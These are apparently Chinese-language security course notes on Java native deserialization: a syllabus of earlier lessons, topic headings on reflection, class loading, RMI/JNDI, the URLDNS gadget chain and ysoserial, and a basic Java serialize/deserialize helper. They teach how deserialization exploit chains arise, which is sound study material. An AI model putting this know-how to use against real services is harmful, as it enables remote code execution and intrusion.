


Day35 安全开发-JavaEE应用&原生反序列化&重写方法&链条分析&触发类&类加载



1.知识点

- 1、PHP留言板前后端功能实现
- 2、数据库创建&架构&增删改查
- 3、内置超全局变量&HTML&JS混编
- 4、第三方应用插件&传参&对象调用

-
- 1、PHP后台身份验证模块实现
 - 2、Cookie&Session技术&差异
 - 3、Token数据包唯一性应用场景
 - 项目1：用cookie做后台身份验证
 - 项目2：用session做后台身份验证
 - 项目3：用token做用户登录判断
-

- 1、PHP文件管理-显示&上传功能实现
 - 2、文件上传-\$_FILES&过滤机制实现
 - 3、文件显示-目录遍历&过滤机制实现
-

- 1、PHP文件管理-下载&删除功能实现
 - 2、PHP文件管理-编辑&包含功能实现
-

- 1、PHP新闻显示-数据库操作读取显示
 - 2、PHP模版引用-自写模版&Smarty渲染
 - 3、PHP模版安全-RCE代码执行&三方漏洞
-

- 1、TP框架-开发-路由访问&数据库&文件上传&MVC模型
 - 2、TP框架-安全-不合规写法&内置过滤绕过&版本安全漏洞
-

- 1、JS应用-原生态开发&第三库开发
 - 2、JS功能-文件上传&登录验证&商品购买
-

- 1、JS技术-DOM树操作及安全隐患
 - 2、JS技术-加密编码及数据安全调试
-

- 1、NodeJS-开发环境&功能实现
 - 2、NodeJS-安全漏洞&案例分析
 - 3、NodeJS-开发指南&特有漏洞
-

- 1、三方库-JQuery-使用&安全
 - 2、打包器-Webpack-使用&安全
-


- 1、JavaEE-HTTP-Servlet技术
 - 2、JavaEE-数据库-JDBC&Mybatis
-

- 1、JavaEE-JDBC-SQL预编译
 - 2、JavaEE-HTTP-Filter过滤器
 - 3、JavaEE-对象域-Listen监听器
-

- 1、JavaEE-反射机制-开发和安全应用场景
- 2、JavaEE-反射机制-类&成员变量&方法&构造方法操作
- 3、JavaEE-反射机制-安全应用&反射执行&反序列化链相关

-
- 1、JavaEE-反序列化-解释&使用&安全
 - 2、JavaEE-安全-利用链&直接重写方法
 - 3、JavaEE-安全-利用链&外部重写方法

2.演示案例



什么是序列化和反序列化

为什么会产生安全问题?

可能的形式

JAVA原生反序列化漏洞成因

Java序列化和反序列化基础

编写一个可以序列化的类

如何序列化类

如何反序列化类

serialVersionUID

Java反射

反射的作用

获取字节码Class对象的三种方式

Class对象

Field

Constructor

Method

获取类名

案例

Java代理

静态代理

动态代理

Java类的动态加载

Javac原理

类加载过程

动态类加载方法

Class.forName

ClassLoader

漏洞利用相关类

URLClassLoader

defineClass

Unsafe

Map集合

Map集合类型

Map接口

Map使用

Entry键值对对象

前置知识

利用链

RMI/JRMP/JNDI

RMI(Remote Method Invocation)

JRMP(Remote Method Protocol)

JNDI(Naming and Directory Interface)

JEP(JAVA Enhancement proposa)

URLDNS链

HashMap

URLDNS

总结

ysoserial使用

URLDNS利用

RMIRegistryExploit利用

JRMPClient利用



1 1、序列化与反序列化

2 序列化：将内存中的对象压缩成字节流

3 反序列化：将字节流转化成内存中的对象

4

5 2、为什么有序列化技术

6 序列化与反序列化的设计就是用来传输数据的。

7 当两个进程进行通信的时候，可以通过序列化反序列化来进行传输。

8 能够实现数据的持久化，通过序列化可以把数据永久的保存在硬盘上，也可以理解为通过序列化将数据保存在文件中。

9 应用场景

10 (1) 想把内存中的对象保存到一个文件中或者是数据库当中。

11 (2) 用套接字在网络上传输对象。

12 (3) 通过RMI传输对象的时候。

13

14 3、几种创建的序列化和反序列化协议

- 15 • JAVA内置的writeObject()/readObject()
- 16 • JAVA内置的XMLDecoder()/XMLEncoder
- 17 • XStream
- 18 • SnakeYaml
- 19 • FastJson
- 20 • Jackson

21

22 4、为什么会出现反序列化安全问题

23 内置原生写法分析

- 24 • 重写readObject方法
- 25 • 输出调用toString方法

26

27 5、反序列化利用链

28 (1) 入口类的readObject直接调用危险方法

29 (2) 入口参数中包含可控类，该类有危险方法，readObject时调用



30 (3) 入口类参数中包含可控类，该类又调用其他有危险方法的类，readObject时调用



31 (4) 构造函数/静态代码块等类加载时隐式执行

2.1 Java-原生使用-序列化&反序列化



```
1 //进行序列化对象并写入文件ser.txt
2 public static void serializeTest(Object obj) throws IOException {
3     ObjectOutputStream oos = new ObjectOutputStream(new
4     FileOutputStream("ser.txt"));
5     oos.writeObject(obj);
6 }
7 //读入Filename进行反序列化
8 public static Object unserializeTest(String Filename) throws IOException,
9 ClassNotFoundException {
10     ObjectInputStream ois=new ObjectInputStream(new FileInputStream(Filename));
11     Object o = ois.readObject();
12     return o;
13 }
```


(1) 创建项目后进行序列化和反序列化操作:



